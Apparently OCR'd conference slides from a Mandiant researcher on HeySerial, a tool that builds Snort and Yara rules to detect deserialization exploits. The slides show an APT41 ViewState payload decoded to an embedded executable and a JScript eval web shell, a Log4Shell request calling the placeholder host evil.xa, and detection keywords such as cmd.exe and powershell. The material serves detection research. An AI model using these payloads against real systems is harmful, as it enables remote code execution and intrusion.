CREATED =   "2021-10-27"
LASTUPDATED =   "2021-12-02"

DESCRIPTION =   """Programmatically create detections for deserialization exploitation with multiple
    - keywords (e.g. cmd.exe)
    - gadget chains (e.g. CommonsCollection)
    - object types (e.g. ViewState, Java, Python Pickle, PHP)
    - encodings (e.g. Base64, raw)
    - formats (e.g. Snort, Yara)"""

DISCLAIMER="""-------------\n| DISCLAIMER |\n-------------
    Rules generated by this tool are intended for hunting/research purposes and are not designed for high fidelity/blocki
    Please test thoroughly before deploying to any production systems."""

HELP     = "python3 heyserial.py -h"
EXAMPLES = """  python3 heyserial.py -k cmd.exe powershell -c 'ExampleChain::mscorlib+ActivitySurrogateSelector' -o snort
    python3 heyserial.py -c 'ExampleChain::mscorlib+ActivitySurrogateSelector' -t NETViewState"""
```

Bulk Rule Generation

– Encoders
– Object Types
– Rule formatters

Bulk Rule Testing

(and payload generation)



```
277 lines (232 sloc) | 9.16 KB                                                    Raw  Blame

# Copyright (C) 2021 Alyssa Rahman, Mandiant, Inc. All Rights Reserved.
# Licensed under the Apache License, Version 2.0 (the "License");
#  you may not use this file except in compliance with the License.
# You may obtain a copy of the License at: [package root]/LICENSE.txt
# Unless required by applicable law or agreed to in writing, software distributed under the License
#  is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and limitations under the License.

TITLE           = """   ________           __     __  __              ______
  / ____/ /_  ___  _____/ /__   \ \/ /___  _______  / / __/
 / /   / __ \/ _ \/ ___/ //_/    \  / __ \/ ___/ _ \/ / /
/ /___/ / / /  __/ /__/ ,<       / / /_/ (__  )  __/ / __/
\____/_/ /_/\___/\___/_/|_|     /_/\____/____/\___/_/_/"""
AUTHOR          = "Alyssa Rahman (@ramen0x3f)"
LASTUPDATED     = "2021-12-02"
DESCRIPTION     = "Check Yoself Before You Wreck Yo....Network."

USAGE       = "python3 checkyoself.py [-y rules.yara] [-s rules.snort] [-o file_output_prefix] [--matches] [--misses] -d malware.exe malware.pcap"
EXAMPLES    = "python3 checkyoself.py -y rules/javaobj -s rules/javaobj -d payloads/javaobj pcaps/ysoserial_java_rawbase64.pcap --misses -o java_misses"
```

Tuning

Request:

```
alert tcp any any -> any any (msg:"M.Exploit.HTTP.SerializedObject.[Hax]"; content:"T ";
offset:2; depth:3; content:"|ac ed|"; content:"|77 68 6f 61 6d 69|"; distance:0; threshold:type
limit, track by_src, count 1, seconds 1800; flowbits:set,heyserial; sid:108111108; rev:1;)
```

Response:


```
alert tcp any any -> any any ( msg:"M.Exploit.HTTP.SerializedObject.[ServerResponse]";
content:"HTTP"; depth:4; flowbits:isset,heyserial; threshold:type limit,track by_src,count
1,seconds 1800; sid:101099104111; rev:1;)
```

Take 2:

```
alert tcp any any -> any any ( msg:"M.Exploit.HTTP.SerializedObject.[ServerResponse]";
content:"HTTP"; depth:4; content:!"301"; offset:9; depth:3; content:!"302"; offset:9; depth:3;
content:!"404"; offset:9; depth:3; flowbits:isset,heyserial; threshold:type limit,track
by_src,count 1,seconds 1800; sid:101099104111; rev:1;)
```

41? More like Forty-Fun!

ViewState Sponsored Espionage



38 lines (20 sloc) | 1.37 KB

Raw Blame

MNDT-2021-0012

The Acclaim USAHERDS web application 7.4.0.1 and Earlier, builds prior to November 2021, used static `ValidationKey` and `DecryptionKey` values.

Common Weakness Enumeration

CWE-798: Use of Hard-coded Credentials

Impact

High - Knowledge of the `ValidationKey` and `DecryptionKey` can be used to achieve Remote Code Execution on the system that runs the application.

Exploitability


Low - The `ValidationKey` and `DecryptionKey` values would need to be obtained via a separate vulnerability or other channel.

CVE Reference

CVE-2021-44207

Technical Details

These keys are used to provide security for the application ViewState. A threat actor with knowledge of these keys can trick the application server into deserializing maliciously crafted ViewState data. A threat actor with knowledge of the `validationKey` and `decryptionKey` for a web application can construct a malicious ViewState that passes the MAC check and will be deserialized by the server. This deserialization can result in the execution of code on the server.



BLOG

Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments

RUFUS BROWN, VAN TA, DOUGLAS BIENSTOCK, GEOFF ACKERMAN, JOHN WOLFRAM

MAR 08, 2022 | 17 MINS READ

#ADVANCED PERSISTENT THREATS (APTS) **#THREAT RESEARCH** **#GOVERNMENT** **#MALWARE**


In May 2021 Mandiant responded to an APT41 intrusion targeting a United States state government computer network. This was just the beginning of Mandiant's insight into a persistent months-long campaign conducted by APT41 using vulnerable Internet facing web applications as their initial foothold into networks of interest. APT41 is a prolific Chinese state-sponsored espionage group known to target organizations in both the public and private sectors and also conducts financially motivated activity for personal gain.

In this blog post, we detail APT41's persistent effort that allowed them to successfully compromise at least six U.S. state government networks by exploiting vulnerable Internet facing web applications, including using a zero-day vulnerability in the USAHerds application (CVE-2021-44207) as well as the now infamous zero-day in Log4j (CVE-2021-44228). While the overall goals of APT41's campaign remain unknown, our investigations into each of these intrusions has revealed a variety of new techniques, malware variants, evasion methods, and capabilities.

https://github.com/mandiant/Vulnerability-Disclosures/blob/master/MNDT-2021-0012/MNDT-2021-0012.md
https://www.mandiant.com/resources/apt41-us-state-governments

Why ViewStates (for)matter

- ☑ Maintains **state** for .NET
- ☑ Accepted by **any page**



ViewState
Website
1010
1010
Serialized by LosFormatter
Base64 Encoded Hidden Form Parameter
Automatically deserialized by ObjectStateFormatter

Secrecy is **Key**

```
<machineKey
       validationKey="<top secret>"
       decryptionKey="<top secret>"
       validation="SHA1"
       decryption="AES"
/>
```

https://swapneildash.medium.com/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831711(v=ws.11)

Time to Spill the APTea




Base64 Encoded ViewState

Input

```
/wEyolYAAQAAAP////8BAAAAAAAAAAwCAAAAV1N5c3RlbS5XaW5kb3dzLkZvcm1zLCBWZXJzaW9uPTI
V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQUBAAAAIVN5c3RlbS5XaW5kb3dzLkZvcm1zLkF4SG9zdCtTc
AwAAAA8DAAAAYSoAAAIAAQAAAP////8BAAAAAAAAAAQBAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5
JsaWIsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdh
```

Output

```
ÿ.2¢V.....ÿÿÿÿ.............WSystem.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089....!System.Windows.Forms.AxHost+State.....PropertyBagBinary.....
.........a*........ÿÿÿÿ.............System.Collections.Generic.List`1[[System.Object, mscorlib, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]]....._items._size._version.....       ....
...
...........    ....    ....    ....    ....    ....    ....            ...
...     ....    ....
................
........aSystem.Workflow.ComponentModel, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35.....jSystem.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector+ObjectSurrogat
e+ObjectSerializedRef.....type.memberDatas...System.UnitySerializationHolder....        ....    .............   ....
............    ....    .............   ....    .............   ....    .....   ....... ....    .....
....... ....    .............   ....    ..........System.Collections.Hashtable....
LoadFactor.Version.Comparer.HashCodeProvider.HashSize.Keys.Values.........System.Collections.IComparer$System.Collections
.IHashCodeProvider.ìQ8?....

....    ....    ....
........MZ..........ÿÿ..¸.......@.....................................º..´  Í!¸.LÍ!This program cannot be run in DOS
mode.

$.......PE..L......`........à..!................~%... ...@....@..
...................................@................................0%..K....@..¨...................`.................
................................. .............. ..H...........text....... .....................
..`.rsrc...¨....@.....................@..@.reloc.......`.....................@..B...............`%......H........!.....
.........................................................<%@ Page Language="Jscript"%>
<% eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String([redacted]
%>..(...
```



```
public void GetObjectData(SerializationInfo info, StreamingContext context)
{
    System.Diagnostics.Trace.WriteLine("In GetObjectData");
    info.SetType(typeof(System.Windows.Forms.AxHost.State));
    info.AddValue("PropertyBagBinary", GadgetChainsToBinaryFormatter());
    //*/
}
```

Gadget 1

Gadget 2


Gadget 3

Payload

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/ActivitySurrogateSelectorGenerator.cs


Hey Serial – How Do I Catch APT41?

```
python heyserial.py -t NETViewState -e base64 -o yara -c
'HackityHack::ActivitySurrogateSelector+ObjectSurrogate+ObjectSerializedRef'
```



```
[+] Generating rules for
        Keywords        None provided.
        Chains          HackityHack::ActivitySurrogateSelector+ObjectSurrogate+ObjectSerializedRef
        Objects         NETViewState
        Encodings       base64
        Outputs         yara

 ______________
| DISCLAIMER |
 ______________

        Rules generated by this tool are intended for hunting/research purposes and are not designed for high fidelity/blocking purposes.
        Please test thoroughly before deploying to any production systems.
[+] Saving rules to file: ./rules/HackityHack.yara
[+] Saving report to file: heyserial_report_20211215-152816.bar
[+] All done!
```


```
python checkyoself.py -y HackityHack.yara -d apt41.base64
```



```
[+] Check Yoself Before You Wreck Yo....Network.
        Yara Rules
                rules/HackityHack.yara
        Snort Rules
                None provided.
        Data
                payloads/dotnet/apt41.base64
[+] Testing yara rules ...
Data file       Yara Matches
/home/user/tools/mandiant/heyserial/payloads/dotnet/apt41.base64        M_Methodology_HTTP_SerializedObject_NETViewState_HackityHack_base64
```

Adding a Log(4j) to the Fire

Quick Class on Log4Shell



An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

The string is passed to log4j for logging

```
${jndi:ldap://evil.xa/x}
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.


https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

Objects are Money

```
${jndi:ldap://<hackityhack>/a}
```

Oh look!

- An object prefix
- And keywords



```
object_types = {
                    "JavaObj": {"raw": b'\xac\xed'},
                    "JNDIObj": {"raw": b'\x24\x7b\x6a\x6e\x64\x69\x3a'},
```

Summon the Detection Robots

```
python heyserial.py -t JNDIObj -e raw base64
